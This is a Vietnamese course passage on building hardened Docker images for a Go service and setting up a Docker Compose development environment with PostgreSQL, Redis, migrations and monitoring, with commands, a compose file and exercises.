- **Phiên bản bản vá của toolchain là một phần của sản phẩm.** Dựng cùng mã nguồn bằng Go 1.27.1 cho **13 lỗ hổng** (12 trong thư viện chuẩn như `html/template`, được vá trong 1.27.2); bằng 1.27.2 chỉ còn 1. Thư viện chuẩn Go được liên kết vào binary của bạn, nên cập nhật nền `golang:` là cập nhật bảo mật. Đây là lý do `FROM golang:1.27-bookworm` (đi theo bản vá) hợp lý hơn `1.27.1` cố định, miễn là CI chạy lại thường xuyên.
- **Bỏ ký hiệu (`-s -w`) làm công cụ quét nhị phân mất độ chính xác.** Với binary bị lột, `govulncheck` không biết hàm nào thực sự được liên kết nên báo bảo thủ một lỗ hổng trong `golang.org/x/crypto/openpgp`, một gói **không hề có trong binary** (`go list -deps` xác nhận). Với binary còn ký hiệu, kết luận đúng: "No vulnerabilities found". Hệ quả thực tế: chạy `govulncheck` ở **chế**

độ mã nguồn trong CI (chính xác nhất, như Buổi 37), và dùng chế độ nhị phân như lớp kiểm tra thứ hai trên binary *chưa lột* hoặc hiểu rằng có thể có dương tính giả.

- **Quét là một quá trình liên tục**, không phải bước một lần: lỗ hổng mới được công bố cho mã cũ mỗi tuần.

6. **Dựng tái lập được và có bằng chứng**: `-trimpath`, ghim phiên bản, tạo **SBOM** (danh sách thành phần) và **chứng thực nguồn gốc** (provenance), **ký ảnh** bằng cosign theo digest (Buổi 45). Danh sách phụ thuộc Go cũng nằm sẵn trong binary (`go version -m`, Buổi 42), một SBOM sơ khai miễn phí.
7. **Một tiến trình mỗi container** và nhật ký ra `stdout/stderr` (nền tảng thu thập), không ghi tệp log trong container.

7. Chạy và gỡ lỗi container

Các lệnh dưới đây là cú pháp chuẩn của Docker (chưa chạy được trên máy kiểm chứng; hãy chạy trên máy bạn):

```
# Dựng hai ảnh từ cùng Dockerfile
docker build --target api    --build-arg VERSION=1.4.2 -t shopgo-api:1.4.2    .
docker build --target worker --build-arg VERSION=1.4.2 -t shopgo-worker:1.4.2 .
docker image ls shopgo-api                      # kích thước ảnh
docker history shopgo-api:1.4.2                 # từng lớp và kích thước (bí mật nào lọt vào đây cũng hiện ra)

# Chạy API: công bố cổng chỉ cho máy cục bộ, cấu hình bằng biến môi trường, giới hạn tài nguyên, an toàn
docker run -d --name api \
  -p 127.0.0.1:8080:8080 \
  -e DATABASE_URL -e JWT_SECRET -e REDIS_ADDR \
  --memory 256m --cpus 1 \
  --read-only --cap-drop=ALL --security-opt no-new-privileges \
  --restart unless-stopped \
  shopgo-api:1.4.2

docker logs -f --tail 100 api                   # nhật ký (stdout/stderr của tiến trình)
docker stats api                                # CPU/bộ nhớ thời gian thực
docker inspect api --format '{{.State.Health.Status}} {{.State.ExitCode}} {{.State.OOMKilled}}'
docker stop api                                 # SIGTERM, chờ 10 giây (đổi bằng -t), rồi SIGKILL
docker kill --signal=SIGQUIT api                # Go in dấu vết goroutine ra log (nghi treo)
```

Gỡ lỗi khi ảnh không có shell. Đây là cái giá của `distroless`; có ba cách tiêu chuẩn: (1) dùng thẻ `distroless/static:debug-nonroot` có busybox ở môi trường phát triển; (2) `docker run --rm -it --pid=container:api --net=container:api busybox sh` để gắn một container công cụ vào *cùng namespace* tiến trình và mạng của container đang chạy (xem `ps`, `ss`, `curl localhost`); (3) trên Kubernetes dùng **container gỡ lỗi tạm** (`kubectl debug -it pod/... --image=busybox --target=api`, Buổi 47). Không bao giờ "tạm thời" cài shell và công cụ vào ảnh production.

Tắt êm trong container. Chuỗi sự kiện của `docker stop`: Docker gửi `SIGTERM` tới PID 1 → ứng dụng Go bắt tín hiệu (`signal.NotifyContext`), `Ready=false`, chờ, `Shutdown` → thoát mã 0. Nếu ứng dụng không thoát trong 10 giây, Docker gửi `SIGKILL`. Hai điều kiện để chuỗi này hoạt động: ứng dụng **là PID 1 hoặc nhận được tín hiệu** (dạng exec, không bọc bằng shell), và `-t` (hoặc `stop_grace_period` của Compose) **lớn hơn** thời gian tắt êm của ứng dụng (`SHUTDOWN_TIMEOUT`). Nếu ứng dụng sinh tiến trình con (hiếm với Go), PID 1 phải dọn xác chết (`docker run --init` dùng `tini`).

Giới hạn tài nguyên và Go. `--memory 256m` đặt giới hạn cgroup; vượt là bị OOM killer giết (`OOMKilled: true`). Go 1.25+ tự nhận giới hạn CPU cho `GOMAXPROCS`; còn bộ nhớ thì đặt `GOMEMLIMIT` (khoảng 90% giới hạn) để bộ gom rác chủ động thay vì để nhân giết (Buổi 41).

Dọn dẹp: ảnh, container dừng và bộ nhớ đệm dựng tích tụ rất nhanh (hàng chục GB). `docker system df` xem mức dùng; `docker image prune`, `docker builder prune` dọn; trên registry đặt chính sách hết hạn (ví dụ giữ 30 ảnh gần nhất như cấu hình Terraform ở Buổi 48).

8. Thẻ, registry và ảnh đa kiến trúc

Chiến lược thẻ. Thẻ là con trỏ *có thể di chuyển*; digest mới là danh tính bất biến. Quy ước nên dùng:

- Mỗi bản phát hành có thẻ **phiên bản bất biến** (`1.4.2`) và (tùy chọn) `1.4`, `1`; thêm thẻ **mã commit ngắn** (`sha-3f9a1c2`) để truy ngược. Cấu hình registry **không cho ghi đè thẻ** (ECR: `image_tag_mutability = IMMUTABLE`).
- **Không bao giờ triển khai `latest`.** Nó không nói bạn đang chạy gì, đổi không báo, và hai máy kéo ở hai thời điểm có thể ra hai phiên bản khác nhau.
- Triển khai bằng **digest** (`ghcr.io/org/shopgo-api@sha256:...`) hoặc thẻ bất biến đã được hệ thống GitOps ghi lại; bản đã qua kiểm thử ở staging phải là **chính** bản (cùng digest) chạy ở production (nguyên tắc "dựng một lần", giai đoạn mở đầu).

Đa kiến trúc. Nếu nhóm dùng máy Apple Silicon (arm64) còn máy chủ là amd64 (hoặc ngược lại), ảnh dựng ở máy này không chạy ở máy kia (hoặc chạy chậm qua giả lập). Go biên dịch chéo rất tốt nên đơn giản: `docker buildx build --platform linux/amd64,linux/arm64 -t org/shopgo-api:1.4.2 --push .` tạo một "manifest list" để mỗi máy tự kéo đúng kiến trúc. Với Go, tận dụng `FROM --platform=$BUILDPLATFORM golang ...` rồi `GOARCH=$TARGETARCH go build` để biên dịch chéo bằng tốc độ gốc thay vì giả lập CPU, rất nhanh.

9. Sai lầm thường gặp

Danh sách bẫy của buổi này

1. **Ảnh một giai đoạn** mang theo chuỗi công cụ, mã nguồn, `.git`; kích thước hàng GB.
2. **Không có** `.dockerignore`, `COPY . .` kéo cả `.env`, `.git`, `bin/` vào ảnh.
3. **Bí mật trong** `ENV`/`ARG`/`COPY`, hoặc xóa bí mật ở lớp sau (lớp trước vẫn chứa nó).
4. **Chạy bằng root**, hệ tệp ghi được, đầy đủ capabilities, không `no-new-privileges`.
5. `ENTRYPOINT`/`CMD` **dạng shell**: tín hiệu không tới ứng dụng, mỗi lần dừng bị `SIGKILL` sau 10 giây; hoặc thời gian chờ nhỏ hơn thời gian tắt êm.
6. `COPY . .` **trước khi tải phụ thuộc**: mỗi lần sửa một dòng mã phải tải lại tất cả; CI không có bộ nhớ đệm bên ngoài nên "lần nào cũng lần đầu".
7. **Quên** `CGO_ENABLED=0` hoặc kéo cgo vô tình, binary crash trong `scratch`/`distroless` với lỗi `no such file or directory`.
8. `FROM ...:latest` và triển khai thẻ `latest`; thẻ có thể bị ghi đè; không biết production đang chạy gì.
9. **Ghim digest rồi quên cập nhật**; hoặc không bao giờ dựng lại ảnh nên không nhận bản vá toolchain/nền.
10. **Chỉ quét mã nguồn hoặc chỉ quét ảnh một lần** khi phát hành; không quét theo lịch.
11. **Cài shell và công cụ gỡ lỗi vào ảnh production** "cho tiện".
12. **Ghi log vào tệp trong container** (đầy lớp ghi, mất khi container bị thay), thay vì `stdout`.
13. **Lưu dữ liệu bền trong container** (PostgreSQL không volume); dùng volume hoặc dịch vụ quản lý.
14. **Công bố cổng cơ sở dữ liệu ra** `0.0.0.0` (Docker bỏ qua `ufw`, Buổi 41).
15. **Không đặt giới hạn bộ nhớ/CPU**, một container rò bộ nhớ ăn hết máy chủ; hoặc đặt `GOMEMLIMIT` bằng đúng giới hạn khiến vẫn bị OOM.

10. Góc nhìn thực chiến

Góc nhìn thực chiến

Một công ty đưa dịch vụ Go lên container lần đầu với ảnh `golang:1.27` nguyên bản (1,1 GB) chạy bằng root. Mọi thứ chạy tốt cho đến khi bộ phận bảo mật chạy trình quét: 214 phát hiện, 9 mức nghiêm trọng, hầu hết nằm trong các gói Debian mà dịch vụ không hề dùng (trình biên dịch C, `perl`, `git`...). Họ chuyển sang dựng đa giai đoạn lên `distroless/static`, và con số rơi về một chữ số, gần như chỉ còn các phát hiện của chính thư viện chuẩn Go và mô-đun (đúng những thứ họ thực sự phải vá bằng cách nâng bản Go). Thời gian kéo ảnh trên các node Kubernetes giảm từ vài chục giây xuống dưới ba giây, nên việc mở rộng khi tải tăng và thay Pod trở nên nhanh hơn rõ rệt. Có một sự cố nhỏ họ học được: chuyển sang `scratch` ban đầu làm dịch vụ không gọi được API thanh toán bên ngoài (`x509: certificate signed by unknown authority`) vì ảnh không có bộ chứng chỉ CA, lý do họ quay lại `distroless/static`. Một sự cố khác: `docker stop` luôn mất đúng 10 giây và mỗi lần triển khai rớt vài yêu cầu, do `ENTRYPOINT` dạng shell nuốt `SIGTERM`; đổi sang dạng exec thì tắt êm trong 2 giây. Hai bài học chung: **(1)** thu nhỏ ảnh là biện pháp bảo mật và tốc độ hiệu quả nhất trên chi phí; **(2)** mỗi khuyến nghị trong Dockerfile ("dạng exec", "có chứng chỉ CA", "người dùng không đặc quyền") thường là bài học trả bằng một sự cố của ai đó.

11. Tóm tắt

Tóm tắt buổi học

- **Container = tiến trình Linux + namespace (thấy gì) + cgroup (dùng bao nhiêu) + hệ tệp phân lớp**; nhẹ nhưng cách ly yếu hơn máy ảo.
- **Dockerfile đa giai đoạn** cho Go: dựng ở giai đoạn đầy đủ, chép binary tĩnh (`CGO_ENABLED=0 -trimpath -ldflags "-s -w -X ..."`) sang `distroless/static:nonroot`; `USER nonroot`; `ENTRYPOINT` dạng exec; `HEALTHCHECK` bằng lệnh con của chính binary.
- **Bộ nhớ đệm lớp**: khóa lớp = lớp trước + lệnh + nội dung; một lớp đổi thì mọi lớp sau chạy lại; `COPY go.mod go.sum` + `go mod download` trước `COPY . .` (mô phỏng: sửa một dòng 21s thay vì 51s); thêm `--mount=type=cache`.
- `.dockerignore` thu ngữ cảnh từ 66 MiB còn 123 KiB và chặn `.env`/`.git`/`bin/` lọt vào ảnh.
- **Tĩnh và nhỏ**: kiểm tra ELF không có trình nạp động; `-s -w` giảm ~31% (50,2 → 34,6 MiB) nhưng làm công cụ quét nhị phân kém chính xác.
- **Bảo mật**: không bí mật trong lớp (`--mount=type=secret` khi dựng), không root, `--read-only --cap-drop=ALL`, ghim và cập nhật nền, quét **sản phẩm cuối** liên tục; bản vá toolchain Go là một phần của sản phẩm (13 → 1 → 0 lỗ hổng).
- **Vận hành**: `docker stop` = `SIGTERM` + chờ + `SIGKILL`; thời gian chờ > tắt êm; gỡ lỗi ảnh không shell bằng container công cụ cùng namespace hoặc `kubectl debug`.
- **Thẻ bất biến + digest**; không triển khai `latest`; dựng đa kiến trúc bằng `buildx` và biên dịch chéo gốc của Go.

12. Bài tập

1. **[Cơ bản]** Dựng ảnh API và worker từ Dockerfile của bản tham chiếu trên máy bạn. Ghi lại kích thước từng ảnh (`docker image ls`) và số lớp (`docker history`). Chạy `docker run --rm shopgo-api:dev` không đủ biến môi trường và đọc thông báo lỗi cấu hình (fail-fast) rồi chạy lại đủ cấu hình với Postgres/Redis cục bộ.
2. **[Cơ bản]** Chứng minh tác dụng của thứ tự lớp bằng đo thật: dựng lần đầu, sửa một dòng trong `app.go` rồi dựng lại (ghi thời gian từng bước, chú ý bước nào `CACHED`), sau đó đổi Dockerfile sang kiểu "ngây thơ" (`COPY . .` trước `go mod download`) và lặp lại. So sánh với bảng mô phỏng ở mục 3.
3. **[Trung bình]** Tạo `Dockerfile.xau` với bảy lỗi (không `.dockerignore`, `latest`, bí mật trong `ENV`, `CMD` dạng shell, chạy root, `COPY . .` sớm, một giai đoạn). Với từng lỗi, ghi triệu chứng quan sát được (kích thước, thời gian dựng, `docker history`, thời gian `docker stop`, nội dung `docker inspect`) và cách sửa. Dùng lint của BuildKit/`hadolint` để bắt những lỗi có thể bắt tự động.
4. **[Trung bình]** Thêm bước kiểm tra vào CI (script hoặc Makefile): dựng binary Linux, kiểm tra nó **tĩnh** (ví dụ `file` hoặc đọc ELF như mục 5) và thất bại nếu có trình nạp động; chạy `govulncheck` chế độ nhị phân trên binary chưa lột và chế độ mã nguồn; so sánh kết quả và ghi chú về dương tính giả.
5. **[Trung bình]** Chuyển bí mật dựng sang `RUN --mount=type=secret`: giả sử `go mod download` cần token cho mô-đun riêng tư. Chứng minh bằng `docker history --no-trunc` và `docker run ... cat` (trên ảnh `debug`) rằng token không nằm trong bất kỳ lớp nào. Viết phiên bản sai (`ARG TOKEN` + `RUN ... $TOKEN`) và chỉ ra token lộ ra ở đâu.
6. **[Nâng cao]** Dựng ảnh **đa kiến trúc** (`linux/amd64` và `linux/arm64`) bằng `docker buildx` và biên dịch chéo gốc (`FROM --platform=$BUILDPLATFORM`, `GOARCH=$TARGETARCH`). Đo thời gian so với dựng

arm64 qua giả lập QEMU. Kiểm tra bằng `docker buildx imagetools inspect` rằng manifest list có hai kiến trúc.

7. **[Nâng cao]** Làm ảnh **gỡ lỗi** song song: một đích `debug` trong Dockerfile dựa trên `distroless/static:debug-nonroot` (có busybox) và biên dịch **không** lột ký hiệu, kèm `dlv`. Viết quy trình trong tài liệu: khi nào dùng ảnh nào, cách đảm bảo ảnh `debug` không bao giờ được triển khai vào production (kiểm tra trong pipeline).
8. **[Thử thách]** Thiết kế **chuỗi cung ứng ảnh** cho ShopGo: nền được ghim digest và Dependabot đề xuất cập nhật; dựng tái lập (so sánh digest của hai lần dựng cùng commit trên hai máy, giải thích các nguồn không tái lập như thời gian trong siêu dữ liệu, `SOURCE_DATE_EPOCH`); sinh SBOM (`syft`) và đối chiếu với `go version -m`; quét (`trivy`) với chính sách "chặn khi có HIGH đã có bản vá"; tài liệu hóa quy trình xử lý khi một lỗ hổng nghiêm trọng được công bố cho bản đang chạy production (ai làm gì trong 24 giờ).

Buổi 44 — Docker Compose và môi trường phát triển cục bộ

Thông tin buổi học
Thời lượng: 5 giờ · **Mức độ:** Trung bình · **Cần biết trước:** Buổi 41, 43

Mục tiêu học tập
Sau buổi học này bạn có thể:

- Mô tả ShopGo (API, worker, PostgreSQL, Redis, giám sát) bằng **một tệp** `compose.yaml` và dựng cả hệ thống bằng một lệnh.
- Hiểu mô hình **mạng** của Compose: tên dịch vụ là tên máy, `ports` khác `expose`, `localhost` trong container không phải `localhost` của bạn.
- Điều khiển **thứ tự khởi động** đúng bằng `healthcheck` + `depends_on` có điều kiện, và hiểu vì sao ứng dụng vẫn phải tự thử lại kết nối.
- Quản lý **cấu hình và bí mật**: nội suy biến, `.env`, các thứ tự ưu tiên, bắt buộc biến quan trọng, không để bí mật lọt vào Git.
- Dùng **volume**, `tmpfs`, **profile**, **tệp chồng** (`-f a -f b`), mảnh YAML (`x-`) để một cấu hình phục vụ phát triển, kiểm thử và quan sát.
- Chạy **kiểm thử tích hợp** với PostgreSQL/Redis thật bằng Compose hoặc Testcontainers, nhanh và sạch.
- Biết giới hạn của Compose và khi nào chuyển sang Kubernetes.

Môi trường phát triển lệch production là nguồn của những lỗi "chỉ xảy ra trên staging"
Nếu trên máy bạn chạy SQLite hoặc Redis giả, còn production là PostgreSQL 18 và Redis thật, thì bạn đang kiểm thử một chương trình khác. Một lệnh sai kiểu `ON CONFLICT`, một khóa tư vấn, một hành vi cách ly giao dịch chỉ lộ ra khi gặp đúng cơ sở dữ liệu. Compose cho phép mọi người trong nhóm chạy **cùng phiên bản hạ tầng như production** bằng `docker compose up`, và biến "thiết lập môi trường" từ nửa ngày hướng dẫn thành một lệnh có thể kiểm chứng.

Về những gì chạy được ở buổi này
Máy kiểm chứng không có Docker daemon, nên lệnh `docker compose up/exec/logs` ở đây là cú pháp chuẩn chưa thực thi. Nhưng **thư viện** `compose-go` (chính là bộ nạp mà `docker compose` dùng để đọc, nội suy, hợp nhất và kiểm tra tệp Compose) chạy được độc lập. Các khối "tương đương" bên dưới dùng nó để cho bạn thấy đúng thứ tự khởi động, kết quả hợp nhất nhiều tệp và thông báo lỗi nội suy mà `docker compose` sẽ cho. Bạn vẫn nên chạy `docker compose config` trên máy mình để đối chiếu.

1. Bức tranh: một tệp mô tả cả hệ thống

Tệp Compose (YAML) khai báo các **dịch vụ** (mỗi dịch vụ sinh ra một hay nhiều container), **mạng**, **volume**, và cấu hình đi kèm. `docker compose up` đọc tệp rồi đưa trạng thái thực tế về đúng như mô tả (cách nghĩ *khai báo*, sau này lặp lại ở Kubernetes). Dưới đây là `compose.yaml` thật của bản tham chiếu; hãy đọc nó từ trên xuống, các mục sau giải thích từng nhóm:

```
# compose.yaml
```

```yaml
# Môi trường phát triển/tích hợp cục bộ: docker compose up --build
# Bí mật đọc từ .env (KHÔNG commit); mẫu ở .env.example.
name: shopgo

x-app-env: &app-env
  APP_ENV: dev
  DATABASE_URL: postgres://shopgo:${POSTGRES_PASSWORD:?đặt POSTGRES_PASSWORD trong
.env}@db:5432/shopgo?sslmode=disable
  REDIS_ADDR: redis:6379
  JWT_SECRET: ${JWT_SECRET:?đặt JWT_SECRET (>= 32 ký tự) trong .env}
  AUTO_MIGRATE: "false" # migration chạy ở dịch vụ migrate bên dưới, không chạy trong api

services:
  db:
    image: postgres:18-alpine
    environment:
      POSTGRES_USER: shopgo
      POSTGRES_PASSWORD: ${POSTGRES_PASSWORD:?đặt POSTGRES_PASSWORD trong .env}
      POSTGRES_DB: shopgo
    volumes:
      - pgdata:/var/lib/postgresql
    healthcheck:
      test: ["CMD-SHELL", "pg_isready -U shopgo -d shopgo"]
      interval: 5s
      timeout: 3s
      retries: 10
    ports:
      - "127.0.0.1:5432:5432" # chỉ mở cho máy cục bộ

  redis:
    image: redis:8-alpine
    command: ["redis-server", "--save", "", "--appendonly", "no", "--maxmemory", "128mb", "--maxmemory-
policy", "allkeys-lru"]
    healthcheck:
      test: ["CMD", "redis-cli", "ping"]
      interval: 5s
      timeout: 3s
      retries: 10

  migrate:
    build: { context: ., target: api }
    command: ["migrate"]
    environment: *app-env
    depends_on:
      db: { condition: service_healthy }
    restart: "no"

  api:
    build: { context: ., target: api, args: { VERSION: dev } }
    environment:
      <<: *app-env
      ADMIN_EMAIL: admin@shopgo.vn
      ADMIN_PASSWORD: ${ADMIN_PASSWORD:-quan-tri-vien-1}
    ports:
      - "8080:8080"
    depends_on:
      migrate: { condition: service_completed_successfully }
      redis: { condition: service_healthy }
    read_only: true
    cap_drop: [ALL]
    security_opt: ["no-new-privileges:true"]
    restart: unless-stopped
    stop_grace_period: 30s

  worker:
    build: { context: ., target: worker }
    environment: *app-env
    depends_on:
      migrate: { condition: service_completed_successfully }
      redis: { condition: service_healthy }
```

```
    read_only: true
    cap_drop: [ALL]
    security_opt: ["no-new-privileges:true"]
    restart: unless-stopped
    stop_grace_period: 30s

  # --- Quan sát (bật bằng: docker compose --profile obs up) ---
  prometheus:
    profiles: ["obs"]
    image: prom/prometheus:v3.5.0
    volumes:
      - ./deploy/prometheus/prometheus.yml:/etc/prometheus/prometheus.yml:ro
      - ./deploy/prometheus/rules:/etc/prometheus/rules:ro
    ports:
      - "127.0.0.1:9091:9090"

  grafana:
    profiles: ["obs"]
    image: grafana/grafana:12.1.0
    environment:
      GF_SECURITY_ADMIN_PASSWORD: ${GRAFANA_PASSWORD:-doi-ngay-di}
    ports:
      - "127.0.0.1:3000:3000"

volumes:
  pgdata:
```

Cấu trúc: `name` đặt tên dự án (tiền tố cho container, mạng, volume: `shopgo-api-1`, `shopgo_default`, `shopgo_pgdata`); `x-app-env` là **mảnh YAML tái sử dụng** (tiền tố `x-` báo Compose bỏ qua khi phân tích, nhưng neo `&app-env` và tham chiếu `*app-env` của YAML dùng được ở mọi nơi); `services` là các thành phần; `volumes` khai báo volume đặt tên.

Vài điều ở mức cú pháp YAML cần thuộc, vì chúng gây lỗi khó thấy: `<<: *app-env` **gộp** bản đồ (và khóa viết sau ghi đè); chuỗi nhìn như số/boolean phải đặt trong ngoặc kép (`AUTO_MIGRATE: "false"`, nếu không `false` là boolean, và Compose báo lỗi kiểu); thụt lề dùng dấu cách, không dùng Tab.

2. Mạng: tên dịch vụ là tên máy

Compose tạo cho mỗi dự án một **mạng cầu nối** riêng (`shopgo_default`) và gắn mọi dịch vụ vào đó. Hệ quả quan trọng nhất: bên trong mạng, **tên dịch vụ phân giải thành địa chỉ IP của container** bằng DNS nội bộ. Vì thế `DATABASE_URL` của API trỏ tới `@db:5432` và `REDIS_ADDR` là `redis:6379`, hoàn toàn không phải IP.

Ba điều hay nhầm:

1. `localhost` **trong container là chính container đó**, không phải máy của bạn và không phải container khác. Một API cấu hình `DATABASE_URL=...@localhost:5432` trong Compose sẽ không bao giờ tìm thấy PostgreSQL. Ngược lại, từ máy bạn, bạn truy cập qua cổng đã công bố: `localhost:5432`.
2. `ports` **và** `expose` **khác nhau.** `ports: ["8080:8080"]` công bố cổng ra **máy chủ** (host). `expose` (hoặc cổng nghe mặc định) chỉ mở trong mạng Compose cho các dịch vụ khác. Cơ sở dữ liệu thường **không cần** `ports` nếu chỉ API truy cập; chúng ta công bố nó để bạn dùng `psql` nhưng **buộc vào** `127.0.0.1` (`"127.0.0.1:5432:5432"`) để người khác trong mạng LAN không vào được. Nhớ rằng Docker bỏ qua `ufw` khi công bố cổng (Buổi 41).
3. **Phải nghe** `0.0.0.0` **bên trong container** (ứng dụng nghe `:8080`). Nếu nghe `127.0.0.1`, cổng được công bố sẽ không nhận được kết nối vì chúng đến từ giao diện khác của container.

Hai dịch vụ chỉ nói chuyện được với nhau khi cùng một mạng; có thể tách mạng (`frontend`, `backend`) để API vào được cơ sở dữ liệu còn proxy ngoài thì không (nguyên tắc ít quyền, mức mạng).

3. Khởi động đúng thứ tự: healthcheck và depends_on

Vấn đề cổ điển: API khởi động trong 200 ms, PostgreSQL cần 3 giây để sẵn sàng nhận kết nối. Nếu API thử kết nối ngay, nó crash. `depends_on` mặc định chỉ chờ container *được khởi động*, **không** chờ dịch vụ *sẵn sàng*; tiến trình PostgreSQL chạy rồi nhưng chưa nghe cổng. Cách giải đúng gồm hai vế:

Vế 1: khai báo "sẵn sàng" nghĩa là gì bằng `healthcheck` (một lệnh chạy định kỳ trong container; thành công nghĩa là khỏe):

```
db:
  healthcheck:
    test: ["CMD-SHELL", "pg_isready -U shopgo -d shopgo"]
    interval: 5s
    timeout: 3s
    retries: 10
```

Vế 2: chờ điều kiện đúng bằng `depends_on` dạng mở rộng với `condition`:

- `service_started` (mặc định): chỉ cần đã khởi động.
- `service_healthy`: chờ `healthcheck` báo khỏe.
- `service_completed_successfully`: chờ một dịch vụ **chạy một lần** (như `migrate`) thoát với mã 0.

Chuỗi phụ thuộc của ShopGo là: PostgreSQL khỏe → `migrate` (chạy `api migrate`, thoát) → API và worker (cũng đợi Redis khỏe). Đây là thứ tự khởi động thực tế mà Compose suy ra từ tệp:

```
cd "$REF"
export POSTGRES_PASSWORD=mat-khau-thu JWT_SECRET=chuoi-ngau-nhien-dai-it-nhat-32-ky-tu
echo '# tương đương: docker compose up           (thứ tự khởi động suy ra từ depends_on; mỗi tầng chạy song
song)'
devopscheck compose-order compose.yaml
echo
echo '# tương đương: docker compose --profile obs up   (thêm Prometheus và Grafana vào tầng đầu)'
devopscheck compose-order compose.yaml --profile obs
```

```
# tương đương: docker compose up           (thứ tự khởi động suy ra từ depends_on; mỗi tầng chạy song song)
tầng 1: db; redis
tầng 2: migrate (chờ db:service_healthy)
tầng 3: api (chờ migrate:service_completed_successfully, redis:service_healthy); worker (chờ
migrate:service_completed_successfully, redis:service_healthy)

# tương đương: docker compose --profile obs up   (thêm Prometheus và Grafana vào tầng đầu)
tầng 1: db; grafana; prometheus; redis
tầng 2: migrate (chờ db:service_healthy)
tầng 3: api (chờ migrate:service_completed_successfully, redis:service_healthy); worker (chờ
migrate:service_completed_successfully, redis:service_healthy)
```

Mỗi tầng có thể chạy song song; một tầng chỉ bắt đầu khi các điều kiện của nó thỏa. Thiết kế "migration là một bước riêng" này cũng chính là cách chúng ta làm trên Kubernetes (Job `migrate` ở Buổi 47) và tránh được một lỗi nguy hiểm: nhiều bản sao API cùng chạy migration khi khởi động (chúng ta đã có khóa tư vấn bảo vệ, nhưng một bước riêng vẫn rõ ràng và dễ quan sát hơn).

Dù vậy, **ứng dụng không được dựa hoàn toàn vào thứ tự khởi động.** Trong production, PostgreSQL có thể khởi động lại giữa lúc API đang chạy; Redis có thể tạm mất. Mã của chúng ta thử lại kết nối khi khởi động (`database.Connect`), pool tự nối lại, và cache là fail-open. `depends_on` là tối ưu cho trải nghiệm phát triển và cho `docker compose up --wait`, không phải sự thay thế cho tính chịu lỗi (Buổi 39).

Hai tùy chọn liên quan: `restart: unless-stopped` (tự khởi động lại khi crash hoặc khi Docker daemon khởi động lại, nhưng không khi bạn chủ động `stop`), và `stop_grace_period: 30s` (thời gian chờ `SIGTERM` trước khi `SIGKILL`, phải lớn hơn thời gian tắt êm của ứng dụng; Buổi 43).

4. Cấu hình và bí mật

Compose **nội suy** biến trong tệp: `${BIEN}` lấy từ môi trường của lệnh hoặc từ tệp `.env` cùng thư mục với `compose.yaml`. Các dạng hữu ích:

- `${BIEN:-mặc_định}`: dùng mặc định nếu biến rỗng hoặc không có.
- `${BIEN:?thông báo}`: **bắt buộc**; thiếu thì Compose dừng với thông báo lỗi của bạn. Đây là cách làm cho cấu hình **fail-fast**, giống `config.Load` của ứng dụng.

Thử chạy khi quên tạo `.env`:

```
cd "$REF"
unset POSTGRES_PASSWORD JWT_SECRET
echo '# tương đương: docker compose config     (thiếu biến bắt buộc, không có .env)'
devopscheck compose compose.yaml 2>&1 | head -4 | sed 's/^LỖI: //'
```

```
# tương đương: docker compose config     (thiếu biến bắt buộc, không có .env)
error while interpolating services.api.environment.DATABASE_URL: required variable POSTGRES_PASSWORD is
missing a value: đặt POSTGRES_PASSWORD trong .env
error while interpolating services.api.environment.JWT_SECRET: required variable JWT_SECRET is missing a
value: đặt JWT_SECRET (>= 32 ký tự) trong .env
error while interpolating services.db.environment.POSTGRES_PASSWORD: required variable POSTGRES_PASSWORD is
missing a value: đặt POSTGRES_PASSWORD trong .env
error while interpolating services.migrate.environment.DATABASE_URL: required variable POSTGRES_PASSWORD is
missing a value: đặt POSTGRES_PASSWORD trong .env
```

Thông báo cho biết chính xác biến nào thiếu và dịch vụ nào cần nó, kèm lời nhắc do chúng ta viết. Thứ tự ưu tiên giá trị biến (cao đến thấp): biến trong **shell** chạy lệnh → tệp `--env-file` chỉ định → `.env` → mặc định `:-` trong tệp. Tệp `.env.example` được commit làm mẫu; `.env` thật nằm trong `.gitignore` (và `.dockerignore`).

```
cp .env.example .env
# điền giá trị thật; JWT_SECRET sinh bằng:
openssl rand -base64 48
```

Về **bí mật**, biến môi trường tiện nhưng có nhược điểm: lộ ra trong `docker inspect`, trong trang `/proc/<pid>/environ`, và dễ bị đưa nhầm vào nhật ký sự cố. Với môi trường phát triển điều đó chấp nhận được. Với nhu cầu cao hơn, Compose hỗ trợ `secrets:` gắn bí mật như **tệp** ở `/run/secrets/<tên>` (chỉ container được cấp thấy), ứng dụng đọc từ tệp (nhiều ảnh chính thức hỗ trợ biến `*_FILE`, ví dụ `POSTGRES_PASSWORD_FILE`). Trên Kubernetes cùng ý tưởng là Secret gắn volume (Buổi 47–48).

5. Volume: dữ liệu sống ngoài vòng đời container

Lớp ghi của container biến mất khi container bị xóa. Dữ liệu bền (PostgreSQL) phải nằm ngoài, trong **volume**:

Loại	Khai báo	Dùng cho
Volume đặt tên	`pgdata:/var/lib/postgresql`	Dữ liệu bền do Docker quản lý; sống sót qua `down` (mất khi `down -v`)
Bind mount	`./deploy/prometheus/prometheus.yml:/etc/prometheus/prometheus.yml:ro`	Chia sẻ tệp từ máy bạn vào container (cấu hình, mã khi phát triển); `:ro` cho chỉ đọc

Loại	Khai báo	Dùng cho
tmpfs	`tmpfs: [/var/lib/postgresql]`	Lưu trong RAM, mất khi dừng; nhanh và sạch, hợp cho kiểm thử

Ghi chú riêng cho PostgreSQL: từ bản 18, ảnh chính thức đổi thư mục dữ liệu mặc định sang một thư mục con theo phiên bản trong `/var/lib/postgresql` (`/var/lib/postgresql/18/docker`) để việc nâng cấp bằng `pg_upgrade --link` thực hiện được; vì vậy volume nên được gắn vào `/var/lib/postgresql` (như tệp trên) chứ không phải `/var/lib/postgresql/data` như hướng dẫn cũ. Gắn sai chỗ thì dữ liệu nằm ở lớp ghi tạm và biến mất cùng container: một kiểu mất dữ liệu im lặng; hãy luôn kiểm tra bằng `docker compose down && docker compose up` rồi xem dữ liệu còn không.

Những điểm cần nhớ: `docker compose down` giữ volume, `down -v` **xóa** (dùng để reset sạch); không bao giờ coi volume của máy phát triển là nơi lưu dữ liệu quan trọng; trên Linux, bind mount có thể gặp lỗi quyền (UID trong container khác UID của bạn), thường sửa bằng `user: "${UID}:${GID}"` hoặc điều chỉnh quyền thư mục. Để khởi tạo dữ liệu mẫu lần đầu, ảnh PostgreSQL chạy mọi tệp `.sql` trong `/docker-entrypoint-initdb.d/` khi thư mục dữ liệu còn trống; hoặc đơn giản hơn, chạy `scripts/seed.sql` bằng `docker compose exec -T db psql ... < scripts/seed.sql`.

6. Profile, tệp chồng và dùng lại cấu hình

Cùng một hạ tầng cần phục vụ nhiều mục đích mà không nhân bản tệp. Ba công cụ:

